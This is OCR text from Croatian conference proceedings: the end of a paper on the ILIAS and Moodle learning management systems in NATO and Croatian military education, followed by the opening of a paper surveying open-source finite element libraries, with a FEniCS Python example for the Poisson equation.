Postoji više vrsta LMS-ova (engl. *Learning Management Systems*) odnosno sustava za upravljanje učenjem. Najpoznatiji i najrašireniji LMS sustav koji koriste zemlje članice NATO saveza i PfP-a je **ILIAS**. U akademskim zajednicama najviše se koristi LMS sustav **MOODLE**.U *open source* LMS sustave spadaju: *Moodle*, Docebo, Dokeos, Claroline, Atutor, *Ilias*, itd. Prednost *open source* LMS-ova je što nema troškova licenciranja i „posuđivanja“, podaci i izvorni kod pripadaju kupcu i jednom kada je softver instaliran postaje vlasništvo korisnika zauvijek.

Na slici 4. prikazana je oznaka odnosno logo LMS sustava ILIAS.

A. Sustav za upravljanje učenjem ***ILIAS***



Slika 4. Oznaka odnosno logo LMS sustava *ILIAS*


ILIAS (Integriertes Lern-, Informations- und Arbeitskooperations System [kratica na njemačkom jeziku za *open source* LMS sustav]) je LMS sustav otvorenog koda (engl. *open source*) koji je baziran na web-u.

Prvi protutip LMS-a ILIAS bio je razvijen 1997. godine.

Više o LMS sustavu *ILIAS* može se naći i vidjeti na stranicama koje se nalaze na internetskim adresama [7] i [9].

Na slici 5. prikazan je programski sustav ILIAS.

Kao tehnološku platformu NATO je u suradnji s Švicarskim federalnim institutom tehnologije odabrao LMS sustav **ILIAS**. Radi se o programskom sustavu otvorenog koda (engl. *Open Source software*), što znači da svaka fizička i pravna osoba može i smije mijenjati kod, dalje ga razvijati, ustupati, instalirati na neograničeni broj poslužitelja i dalje ga distribuirati. Sustav je besplatan i primjer je uspješnog projekta otvorenog koda. Sustav ILIAS je inicijalno razvijen na Sveučilištu u Kölnu u Njemačkoj, a tamo je i sada tim koji koordinira njegov razvoj. ILIAS je jedan od prvih koji je certificiran od ADL-a kao alat uskladiv s normom SCORM 1.2, te je iz tog razloga vjerojatno odabran za platformu za NATO-ove tečajeve.



Slika 5. Programski sustav ILIAS

B. Primjena u vojnom obrazovanju

Postoji svijest o potrebi za uvođenjem tehnologije u različite oblike obrazovanja, te postoji povjerenje u tehnologiju i u *e-obrazovanje*.


LMS sustav ILIAS sadrži integrirani skup alata, a neki od alata su: alati za izradu online tečajeva, alati za izradu baza pitanja tj. testova, alati za izradu upitnika (odnosno anketa), forumi, elektronička pošta i drugi. Navedeni, kao i drugi alati implementirani su u sustav vojnog obrazovanja.

Nastavlja se raditi na području primjene informacijsko komunikacijskih tehnologija i u sustavu vojnog obrazovanja, osposobljavanjem nastavnika za izrade sadržaja, kako tijekom planiranja tako i tijekom provedbe nastave putem učenja na daljinu, kako bi se polaznici još kvalitetnije osposobili i bili spremni preuzeti dužnosti za koje se školuju. U izradi kurikuluma pojedinih oblika obrazovanja potrebno je u obzir uzeti: svrhu programa: Što će se postići tim programom?; Ciljeve programa: kakvi se ishodi učenja očekuju?; Analizu polaznika: tko su polaznici, kakvo im je predznanje na različitim područjima, kakve su im navike u učenju, kolike su im mogućnosti napredovanja, kojim tehničkim vještinama raspolažu?; Nastavnike: tko su nastavnici, kojim stilom su navikli poučavati, kojim tehničkim vještinama raspolažu?; Sadržaj: je li teorijske ili praktične prirode, kakvim načinima učenja bi se najkvalitetnije takvi sadržaji mogli usvojiti, kakvim načinima poučavanja, kojim alatima i tehnologijama bi se takav sadržaj najbolje prezentirao? I kontekst u kojem će se obrazovanje odvijati: gdje će se nalaziti polaznici, a gdje nastavnici, koja im je tehnologija na raspolaganju, hoće li se nastava odvijati u učionici, u kombiniranom modelu ili u potpunosti *online*?

Unutar OS RH, a poglavito HVU-a, postoje preduvjeti, kao i stručni i kreativni ljudski potencijali koji organizirano, planski, kvalitetnim pripremama izrađuju kvalitetne nastavne materijale (npr. online tečajeve, upitnike, forume itd.) za *e-obrazovanje* iz različitih područja za potrebe obrambenog i vojnog sustava, a neka od tih znanja i rezultate mogu ponuditi u Republici Hrvatskoj, pa čak i za potrebe vojnog obrazovanja i ostalim zemljama članicama NATO saveza.

Praksa je, da se specijalistički tečajevi izrađuju u pojedinoj zemlji članici, a ukoliko ih NATO prizna kao svoje, polaznici iz ostalih zemalja trebaju se obrazovati njihovim korištenjem.

C. LMS sustav MOODLE



Slika 6. LMS sustav MOODLE

Riječ *MOODLE* je akronim od modularno objektno-orijentirano dinamičko obrazovno okružje (engl. *Modular Object-Oriented Dynamic Learning Environment*). To je i glagol koji opisuje proces laganog prolaska kroz neku materiju. Taj glagol najbolje opisuje način nastanka i razvoja samog *MOODLE* sustava, kao i način na koji studenti i predavači mogu pristupiti obrazovnom procesu pri učenju na daljinu.

Na slici 6. prikazan je LMS sustav MOODLE.

MOODLE je softversko rješenje za proizvodnju i održavanje online kolegija putem Interneta. Projekt je u stanju stalnog razvoja s namjenom potpore tzv. obrazovnom okružju društvenog konstrukcionizma. Više o LMS sustavu *MOODLE* može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [10].

LMS sustavi ILIAS i MOODLE su kompatibilni.

V. PRIMJENA ADL-a

Tečajeve, module i kolegije učenja na daljinu (engl. *Advanced Distributed Learnig*) tj. ADL-a koristi većina zemalja članica NATO-a saveza i Partnerstva za mir tj. PfP-a. Iskustva su pokazala da je i to jedan od oblika učenja koji, uz manji broj nedostataka, ima puno više prednosti. Iz tih razloga vrlo često se koristi kao sastavni dio ili „nadogradnja" redovite edukacije i obuke.


Postoje pripremljeni tj. razvijeni i izrađeni *online* tečajevi na pojedinim internet adresama iz različitih područja. Npr. popis *online* e-learnig tečajeva *ADL Working Group*-e koje nudi i koji se mogu koristiti dostupni su na internet-skim adresama [11] i [12].

Neki od ponuđenih NATO-ovih *online* e-learning ADL tečajeva i modula su:

1. *Introduction to NATO*
2. *European Security and Defence Policy*
3. *Combating Trafficking in Human Beings*
4. *Conflict Management and Negotiation*
5. *NATO INTEL - An Introduction*
6. *NATO Logistics*
7. *Operations in the Information Age*
8. *Peace Support Operations (PSO) CIMIC - for Battlegroup CIMIC Officers*
9. *Peace Support Operations (PSO) CIMIC - for Commanders and Staff*
10. *Peace Support Operations (PSO) CIMIC - for Senior Commanders and Senior Staffs*
11. *The Revolution in Military Affairs*
12. *The United Nations*
13. *Multinational Crisis Management*
14. *The Interagency Process*
15. *NATO Major Incident Medical Management (MIMMS)*
16. *National Security and Defense Strategy*
17. *Security in Information Age*
18. *Terrorism and Its Implications for Democratic States*
19. *CIMIC Overview for NATO School*
20. *Civil Emergency Planning Overview for NATO School*
21. *Defence against suicide bombing*
22. *Information Security Fundamentals*
23. *International Security Risks*
24. *Indroduction to Environmental Awareness Module*
25. *Introduction to Hague and Geneva Law*
26. *Introduction to Human Rights*
27. *Introduction to NATO & EU Relations*
28. *Introduction to NATO Public Information*
29. *Introductional to Rules of Engagement (ROE)*

Navesti ću neke NATO tečajeve i to „*Introducton to NATO*" (prikazan je jedan dio na slici 7.) *i „European Security and Defence Policy – ESDP"*.

Programi tečajeva smješteni su na poslužitelju Švicarskog federalnog instituta tehnologije u Zürichu. Na tom se poslužitelju nalaze i tečajevi drugih članica NATO saveza. Tečajevi su na engleskom jeziku.



Slika 7. Tečaj „*Introduction to NATO*" - lijeva navigacija pokazuje progres u pohađanju tečaja - uspješno završene čestice znanja (*zeleno*), trenutno aktivna čestica znanja (*crveno*), pokrenute a nedovršene čestice znanja (*žuto*) i nezapočete čestice znanja (*sivo*)

Ovi nementorirani, nekohortni tečajevi, za pohađanje zahtijevaju: „*Introduction to NATO*" - 8 do 12 radnih sati polaznikovog opterećenja; „*European Security and Defence Policy (ESDP)* - 1 do 1.5 radni sat polaznikovog opterećenja. Nastavne aktivnosti uključuju: čitanje (internih i vanjskih sadržaja); samotestiranje znanja; komunikacija internom elektroničkom poštom s drugim polaznici-

ma; bilježenje zapisa (notica); kalendar - osobni i grupni. Sadržaji su većinom statički, usmjereni prema postizanju ciljeva učenja i bez suvremenijih, no često i nepotrebnih, multimedijskih elemenata. Samotestiranja se sastoje pretežno od: pitanja s jednim točnim odgovorom; pitanja s više točnih odgovora; pitanja uparivanja i slično.

Kroz tečaj se može najlakše kretati putem navigacije u lijevom okviru (eng. *frame*). Sadržaji su razvijeni prema normi SCORM (engl. *Shareable Content Object Reference Model*), inače čestoj u korporativnim okruženjima i američkoj vojsci.

Norma SCORM opisuje način pakiranja sadržaja, te interakciju materijala sa LMS-om i omogućuje relativno jednostavan prijenos materijala na druge LMS-ove, ukoliko oni također podržavaju normu SCORM.

LMS sustavi omogućavaju napredno praćenje polaznika kroz tečaj, određivanja mjesta u kojem je polaznik stao prilikom prošlog učenja, vremena koje mu je bilo potrebno za savladavanje svake pojedine čestice znanja, uspjeha na samotestiranju i testiranju, broja pokušaja odgovora na pojedino pitanje i slično.

A. NATO-ovo Savezničko zapovjedništvo za transformacije

Na slici 8. prikazane su oznake za NATO, ACT i NATO-ovu školu u Oberammergau u Njemačkoj.



Slika 8.

NATO-ovo Savezničko zapovjedništvo za transformacije u Norfolku (Virginia, SAD) tj. ACT (engl. *Allied Command Transformation*) razvija i primjenjuje tečajeve, module i kolegije sustava JADL-a (engl. *Joint Advanced Distributed Learning*) i ADL-a (engl. *Advanced Distributed Learning*) koje razvija JET (engl. *Joint Education and Training Department*) dio u ACT-u.
Više o ACT-ovom LMS sustavu ILIAS i *online* tečajevima može se naći na internetskoj adresi [13].

B. NATO-ova škola u Oberammergau (Njemačka)

Na slici 9. prikazana je NATO-ova škola u Oberammergau u Njemačkoj.



Slika 9.

NATO-ova škola u Oberammergau osnovana je 1953. godine. To je središte za obuku vojnog i civilnog osoblja raznih struktura i tijela NATO saveza i zemalja partnera. Tečajevi su podijeljeni u pet osnovnih skupina: orijentacijski tečajevi za stožerno osoblje NATO-a, NATO-ove operativne procedure, NATO-ove multinacionalne operativne procedure, te forumi o trenutačnoj operativnoj politici Saveza.

Misija navedene NATO-ove škole je razvoj i proizvodnja *online* ADL tečajeva, modula, treninga i seminara u potpori NATO-ovoj sadašnjoj i razvoju budućih strategija i politike.

Na slici 10. prikazane su oznake NATO-ove škole u Oberammergau u Njemačkoj.



Slika 10.

Navedena NATO-ova škola razvija, proizvodi i primjenjuje *online* ADL tečajeve i suradničko (engl. *Collaboration*) učenje razvijajući i primjenjujući *e-učenje* 2.0.

Na slici 11. prikazana je NATO-ova škola – danas.



Slika 11.

Više o NATO-ovoj školi u Oberammergau (Njemačka) može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [14].

C. NATO-ov Defence College (NDC)

NDC (engl. *NATO Defence College*) u Rimu (Italija) također razvija, proizvodi i primjenjuje *online* ADL tečajeve, module i kolegije.
Više o NDC-u može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [15].

VI. PRIMJENA ILIAS-a U MORH-u I OS RH

Od 2009. godine Republika Hrvatska je punopravna članica NATO saveza. Na slici 12. prikazana je RH kao punopravna članica NATO saveza. Sukladno tome i u MORH-u i OS RH primjenjuje se platforma i skup alata sustava za upravljanje učenjem ILIAS, poglavito u vojnom obrazovanju. Određeni djelatnici MORH-a i pripadnici OS RH, a poglavito nastavnici Hrvatskog vojnog učilišta "Petar Zrinski" koriste navedenu tehnološku platformu i skup alata u vojnom obrazovanju.



Slika 12. RH je punopravna članica NATO saveza

Na slici 13. prikazani su grb i dio Hrvatskog vojnog učilišta "Petar Zrinski" u Zagrebu.



Slika 13. Grb i dio Hrvatskog vojnog učilišta „Petar Zrinski" u Zagrebu

U cilju podizanja na više razine kvalitete nastave i nastavnog procesa u vojnom obrazovanju primjenjuje se LMS sustav ILIAS. Uvodi se sustavno, planski i postupno, po fazama, sukladno raspoloživim mogućnostima.

Na slici 14. prikazana je primjena elemenata *e-obrazovanja* na terenu.



Slika 14. Primjena elemenata *e-obrazovanja* na terenu

U sklopu priprema za sudjelovanje u mirovnim misijama pripadnici OS RH prolaze i tečajeve koje je razvilo Obučno središte za međunarodne vojne operacije.

Za više informacija o projektu „*Uvođenje novih načina usvajanja i održavanja znanja*", provedenim tečajevima, radionicama i obrazovnim programima može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [16].

VII. ZAKLJUČAK

U informacijskom društvu i vremenu *e-učenje* kao i *distribuirano* odnosno *učenje na daljinu* dobivaju sve više na značenju. U vojnom obrazovanju primjenjuje se *e-učenje* putem *JADL*-a i *ADL*-a, odnosno naziv za *e-učenje* u zemljama članicama NATO saveza je *ADL*. U većini institucija u zemljama članicama NATO saveza i Partnerstva za mir za potrebe distribuiranog i e-učenja koristi se sustav za učenje ILIAS. Razvijen je i ponuđen veliki broj *gotovih online* tečajeva za potrebe obrambenog i vojnog sustava. U MORH-u i OS RH odnosno u HV-u primjenjuje se u vojnom obrazovanju LMS sustav ILIAS. Stvoreni su potrebni preduvjeti za implementaciju *e-učenja* i u obrambenom i vojnom sustavu RH. U MORH-u i OS RH odnosno u HV-u osobita se pozornost posvećuje i *cjeloživotnom učenju*.

Znanjem u budućnost moto je sadašnjih naraštaja i ostat će moto i naraštajima koji će doći na vojno obrazovanje u škole Hrvatskog vojnog učilišta *Petar Zrinski* u Zagrebu.

LITERATURA

[1] A. W. (Tony) Bates, „Upravljanje tehnološkim promjenama - Strategije za voditelje visokih učilišta", *CARNet* - Zagreb i *Benja* - Lokve, 2004. (prijevod), Izvornik: „Managing Techological Change: Strategies for College and University Leaders", *Jossey-Bass Publishers*, San Francisco, USA, 2000.

[2] B. Shackelford, „Project Managing E-Learning", *American Society for Training & Development Press*, Alexandria, USA, 2002.

[3] M. M. Lynch & J. Roecker, „Project Managing E-Learning", A handbook for successful design, delivery and management, *MPG Books Ltd*, Bodmin, Great Britain, 2007.

[4] J. Greene & A. Stellman,"Head First PMP" A Learner's Companion to Passing the Project Management Professional Exam, A Brain-Friendly Guide, *Oreilly Media, Inc*., CA, USA, 2007.

[5] McCormack, C. & Jones, D., „*Building a Web-Based Education System*", John Wiley & Sons Inc, New York, 1997.

[6] „NATO School Today", Special Edition, Oberammergau, Germany, 2009.

Internetske adrese:

[7] http://www.nato.int
[8] http://www.ADLNet.org
[9] http://www.ilias.de
[10] http://www.moodle.com
[11] http://www.pfp.ethz.ch
[12] http://www.pfpconsortium.org/ADL-WG
[13] https://jadl.act.nato.int
[14] http://www.natoschool.nato.int
[15] http://www.ndc.nato.int
[16] http://iros.morh.hr
[17] http://usdla.org/index.htm
[18] http://www.carnet.hr

Biblioteke slobodnog i otvorenog koda za metode konačnih elemenata

mr.sc. Željka Tutek
Sveučilište u Zagrebu, Geodetski fakultet, Zagreb, Hrvatska
zeljka.tutek@geof.hr

Sažetak - Iako su se metode konačnih elemenata počele koristiti još prije pedesetak godina, u posljednjem desetljeću pobuđuju podjednako intenzivan interes inženjera i znanstvenika. To je ponajprije zbog njihove jednostavnosti i uniformne primjenjivosti na širok raspona problema koji vode na rješavanje raznih tipova parcijalnih diferencijalnih jednadžbi. U primijenjenoj matematici klasične analitičke metode gube premoć pred sve moćnijim digitalnim alatima za simulaciju. Tome je važan poticaj dao razvoj više općih biblioteka slobodnog i otvorenog koda. Neke od njih svojom razinom apstrakcije konačno ostvaruju i želju za automatiziranim rješavanjem. One su novi moćni alat modernog matematičkog obrazovanja inženjera.

U uvodu ovog članka ilustriran je formalizam metode konačnih elemenata na primjeru Poissonove jednadžbe. Slijedi kratak pregled trenutno vodećih biblioteka konačnih elemenata slobodnog i otvorenog koda: deal.II, FEniCS, FreeFem++, GetFEM++ i libMesh. Napravljena je usporedna analiza prema značajkama njihovih osnovnih komponenti.

I. UVOD

U prosincu 2011. objavljena je prva stabilna, dokumentirana i podržana 1.0 inačica FEniCS projekta – integriranog okruženja za automatizirano rješavanje diferencijalnih jednadžbi metodama konačnih elemenata. Mene je kao nastavnika oduševio taj opći, jednostavan za korištenje i efikasan kod nove generacije koji može biti korišen i na nižim godinama studija. Uz C++ sučelje kakvo ima većina modernih biblioteka za metode konačnih elemenata, FEniCS nudi i podjednako efikasno sučelje za programski jezik Python. A Python je upravo posljednjih godina izuzetno privlačan izbor za brzi razvoj koda, jer uz jednostavnost interpreterskog programskog jezika visoke razine, koji podržava objektno programiranje i dinamičke klase, ima i bogate numeričke biblioteke.

Pogledajmo na primjeru kako se parcijalne diferencijalne jednadžbe mogu riješiti u FEniCS-u. Neka je zadana Poissonova jednadžba

$$-\Delta u = f \text{ u domeni } \Omega \subset R^n, \qquad (1)$$

uz Dirichletov rubni uvjet $u = 0$ na Γ_D, (2)

i Neumannov rubni uvjet $\nabla u \cdot \vec{n} = g$ na Γ_N. (3)

Rubni uvjeti zadaju se na granici domene $\partial\Omega = \Gamma_D \cup \Gamma_N$ ($\vec{n}$ je standardna oznaka za vanjsku normalu na granicu, a f i g su zadane funkcije). Poissonova jednadžba je jednostavan model za provođenje topline, tok fluida, elektromagnetizam i mnoge druge procese, a može se shvatiti i kao dio za izgradnju velikog broja složenijih modela uključujući Navier-Stokesove jednadžbe.

Označimo s V prostor svih funkcija $u \in H^1(\Omega)$ - standardnog prostor Soboljeva koje imaju svojstvo $u = 0$ na Γ_D. Jednadžbu (1) pomnožimo s funkcijom $v \in V$, integriramo po domeni Ω i primijenimo formulu parcijalne integracije uvažavajući rubne uvjet. Za zadani rubni problem (1)-(3) nalazimo tako da njegova *varijacijska (slaba) formulacija* glasi:

naći $u \in V$ tako da je

$$\int_\Omega \nabla u \cdot \nabla v \, dx - \int_\Omega fv \, dx - \int_{\Gamma_N} gv \, ds = 0 \qquad (4)$$

za svaku funkciju $v \in V$. Funkcija u je *slabo rješenje* problema (1)-(3), a funkcije v se nazivaju *test funkcije*. Kraće se (4) može zapisati ovako

$$a(u,v) = L(v) \qquad (5)$$

gdje je „lijeva strana“ bilinearna forma

$$a(u,v) = \int_\Omega \nabla u \cdot \nabla v \, dx \qquad (6)$$

i „desna strana“ linearna forma

$$L(v) = \int_\Omega fv \, dx + \int_{\Gamma_N} gv \, ds \,. \qquad (7)$$

Približna rješenja se traže u konačnodimenzionalnom podprostoru $V_h \subset V$ tj. traži se $u \in V_h$ tako da vrijedi

$$a(u,v) = L(v) \text{ za sve funkcije } v \in V_h \,. \qquad (8)$$

To vodi na rješavanje linearnog sustava

$$AU = B \qquad (9)$$

gdje matrice A i B imaju elemente $A_{ij} = a(\phi_j, \phi_i)$ i $B_i = L(\phi_i)$ tj. odgovaraju vrijednostima bilinearne a i linearne forme L izračunatim za bazne funkcije (ϕ_i) konačnodimenzionalnog *prostora konačnih elemenata* V_h, a vektor rješenja sustava $U \in R^N$ odgovara koeficijentima konačnodimenzionalnog rješenja $u(x) = \sum_{j=1}^{N} U_j \phi_j(x)$.

Ako se za Poissonov rubni problem (1)-(3) odabere da je $\Omega = [0,1]\times[0,1]$ - domena jedinični kvadrat,

$\Gamma_D = \{(0,y)\cup(1,y)\subset\partial\Omega\}$ - Dirichletova granica,


$\Gamma_N = \{(x,0)\cup(x,1)\subset\partial\Omega\}$ - Neumannova granica,

$g = \sin(5x)$ - normalna derivacija i

$f = 10\exp\left(-\left((x-0.5)^2+(y-0.5)^2\right)/0.02\right)$ - izvorni član,

onda kompletan Python program koji metodom konačnih elemenata (za uniformnu 32×32 triangulaciju domene) nalazi i prikazuje rješenje izgleda ovako:

```
from dolfin import *

# definiranje mreže i prostora funkcija
mesh = UnitSquare(32, 32)
V = FunctionSpace(mesh, "Lagrange", 1)

# definiranje Dirichletove granice
def boundary(x):
    return x[0] < DOLFIN_EPS or x[0] > 1.0 − DOLFIN_EPS

# definiranje rubnog uvjeta
u0 = Constant(0.0)
bc = DirichletBC(V, u0, boundary)

# definiranje varijacijskog problema
u = TrialFunction(V)
v = TestFunction(V)
f = Expression("10*exp(− (pow(x[0] − 0.5, 2)
                          + pow(x[1] − 0.5, 2)) / 0.02)")
g = Expression("sin(5*x[0])")
a = inner(grad(u), grad(v))*dx
L = f*v*dx + g*v*ds

# računanje rješenja
u = Function(V)
solve(a == L, u, bc)

# spremanje rješenja u VTK formatu
file = File("poisson.pvd")
file << u

# grafički prikaz rješenja
plot(u, interactive=True)
```



Slika 1: Rješenje u Poissonovog rubnog problema

Npr. u se može interpretirati kao temperatura tijela koje zauzima domenu Ω a pod djelovanjem vanjskog izvora topline f i dotoka topline g kroz granicu Γ_N.

U Python kodu prepoznajemo osnovne elementi svakog programa za metode konačnih elemenata:

- definiranje mreže i prostora konačnih elemenata,
- slaganje diskretnog linearnog sustava ili lineariziranog sustava jednadžbi (za nelinearne probleme),
- rješavanje linearnog sustava,
- post-processing – izračunavanje ili vizualizacija rješenja.

II. PREGLED BIBLIOTEKA

Aplikacije za svaki novi projekt danas više ne mogu biti pisane svaki put ispočetka. Stoga je preporučljivo graditi ih u fleksibilnim programabilnim okruženjima za rješavanje parcijalnih diferencijalnih jednadžbi. Postojeće softverske biblioteke izdane pod licencama otvorenog koda podržavaju elemente neophodne za metode konačnih elemenata. One omogućuju da se konkretan model definira na jednostavan način prema sintaksi koja je bliska matematičkom jeziku i apstrakciji. Najčešće su napisane u C++ i za rezultat daju izuzetno efikasan kod. S velikim faktorom smanjuju potrebno vrijeme razvoja modela za nestandardne probleme za parcijalne diferencijalne jednadžbe koji su iznad mogućnosti komercijalnih softverskih paketa. Stoga ne čudi njihov brzi razvoj kroz suradnju korisnika širom svijeta. I mene su mnoge privukle posljednjih godina.


Slijedi pregled nekoliko zanimljivih biblioteka.

A. deal.II

web stranica: http://www.dealii.org/
aktualna stabilna inačica: 7.1.0

deal.II (Differential Equations Analysis Library) je javno dostupna objektno orijentirana C++ biblioteka otvorenog koda za numeričko rješavanje parcijalnih diferencijalnih jednadžbi.

Glavne klase deal.II biblioteke su grupirane u module čija povezanost je prikazana na Slici 2.



Slika 2: moduli deal.II biblioteke

1. Triangulacija (Triangulation) domene je moguća s četverokutima tj. ide preko preslikavanja referentne hiperkocke $[0,1]^n$. Podaci o mreži su dostupni preko ugrađenih iteratora koji omogućavaju kretanje od jednog elementa do drugog i dobivanje svih informacija o njima.

2. Klase konačnih elemenata (Finite Element) opisuju svojstva prostora konačnih elemenata na referentnom elementu npr. lokaciju i broj stupnjeva slobode, bazne funkcije.

3. Kvadraturne formule s koordinatama i težinama kvadraturnih točaka za referentne elemente opisuju klase kvadrature (Quadrature).

4. Klase za upravljanje stupnjevima slobode (DoFHandler) alociraju potrebnu memoriju, omogućavaju globalnu numeraciju i dodatna ograničenja za stupnjeve slobode, a pružaju i specijalnu podršku za multilevel metode i hp-elemente.

5. Sa referentnog na konkretan element i obratno preslikavaju se (Mapping) bazne funkcije i njihove derivacije, kvadraturne točke i težine.

6. Kad se odabere konkretan konačni element, kvadratura i preslikavanje, mogu se izračunati potrebne diskretne vrijednosti (FEValues) u točkama koje se nalaze unutar elemenata ili na njihovim rubovima.

7. S izračunatim vrijednostima za sve elemente triangulacije domene slaže se matrica linearnog sustava i vektor njegove desne strane (Discrete System).

8. Da bi se našlo konačnodimenzionalno rješenje linearni sustav se rješava (Solver) nekom od iterativnih ili direktnih metoda.

9. Ako se izračunato rješenje želi kasnije prikazati nekim od vanjskih programa za vizualizaciju, može ga se zapisati u odgovarajućem izlaznom formata (Output).

Wolfgang Bangerth i Guido Kanschat su 1998. počeli razvijati deal.II na Universität Heidelberg [1], a danas je održavaju na Texas A&M University zajedno sa nekoliko stotina korisnika. Početni dizajn biblioteke deal.II je bio vođen primjenom C++ STL (standard template library) i kriterijima: fleksibilnost, jednostavnost korištenja, brzina, kvalitetno održavanje [1]. deal.II je sada kompleksan kod (550000 linija) koji je izvrsno dokumentiran (5000 stranica). Za početne korisnike postoji online priručnik s 40 step-by-step primjera (500 stranica). Kao klasičnoj C++ biblioteci pristupa joj se iz C++ jezika. Omogućava da se uniformno, istim kodom rješava problem bez obzira na dimenziju prostora kojoj pripada (dimenzija 1,2 ili 3 je parametar za C++ predložak). Dostupna je za preko 30 kombinacija operacijskih sustava i kompajlera. Koristi se za mnoge akademske i komercijalne projekte pa pokriva širok raspon aplikacija. Neke od mogućnosti deal.II biblioteke su: različiti prostori konačnih elemenata, adaptivno i hijerarhijsko profinjenje mreže, multigrid solveri, multilevel metode, hp-metode, masivno paralelno računanje, višenitnost za višeprocesorska računala.


Autori Wolfgang Bangerth, Ralf Hartmann i Guido Kanschat su 2007. godine za deal.II primili Wilkinsovu nagradu za numerički softver [3]. Brojna zajednica korisnika i razvojnih programera je povezana preko 2 mailing liste, svn repozitorija i wikija, a od 2010. godine se sastaju na radionicama u Heidelbergu.

B. FEniCS

web stranica: http://fenicsproject.org/
aktualna stabilna inačica: 1.0.0

U prosincu 2011. objavljena je prva stabilna, dokumentirana i podržana 1.0 inačica FeniCS projekta – integriranog okruženja za automatizirano rješavanje diferencijalnih jednadžbi metodama konačnih elemenata. Ideja iz 2003. godine o takvom – općem, a jednostavnom i efikasnom kodu bila je rezultat dugogodišnje suradnje Claes Johnsona (Chalmers University of Technology) i Ridgway Scotta (University of Chicago). Metodologija i tijek razvoja FEniCS-a kroz posljednjih desetak godina opisani su u brojnim znanstvenim člancima.

FEniCS se sastoji od više softverskih komponenti koje su licencirane kao GPL ili LGPL. Njihova interakcija je prikazana na Slici 3. Ključne su: DOLFIN – sučelje za rješavanje problema, FFC – prevoditelj formi, FIAT – automatski tabulator elemenata, Instant – just-in-time kompajler, UFC – kod za slaganje formi i UFL – jezik formi. Sve ih povezuje DOLFIN. On pruža i najviše funkcija prema korisniku: ulazne i izlazne rutine, generiranje mreže i rad s mrežom, generičko slaganje formi, korištenje ostalih komponenti i vanjskog softvera.



Slika 3: komponente FEniCS projekta

Biblioteci se može pristupiti iz C++ i Python programa tj može je se uključiti kao tradicionalnu C++ biblioteku ili kao podjednako efikasan standardni Python modul.

Za razliku od deal.II, diskretizacija varijacijskog problema je potpuno automatizirana. Bilinearne i linearne forme se zapisuju u posebno za to razvijenom jeziku UFL koji je proširenje Pythona, a svojom sintaksom je blizak matematičkom zapisu. Za C++ program forme koje su specifične za problem koji se rješava treba iz UFL s FFC prevesti u datoteku zaglavlja. Alternativno se FFC može pozvati u Pythonu preko Instanta koji ih po potrebi (just-in-time) prevodi. I rješavanje linearnih sustava je automatizirano - preko DOLFINA uniformnim povezivanjem s vanjskim bibliotekama (PETSc, Trilinos/Epetra, uBLAS, MTL4) u pozadini. Korisnik može promijeniti solver u pozadini upisivanjem vrijednosti samo jednog parametra. Moguća je i automatska kontrola greške i adaptivnost.

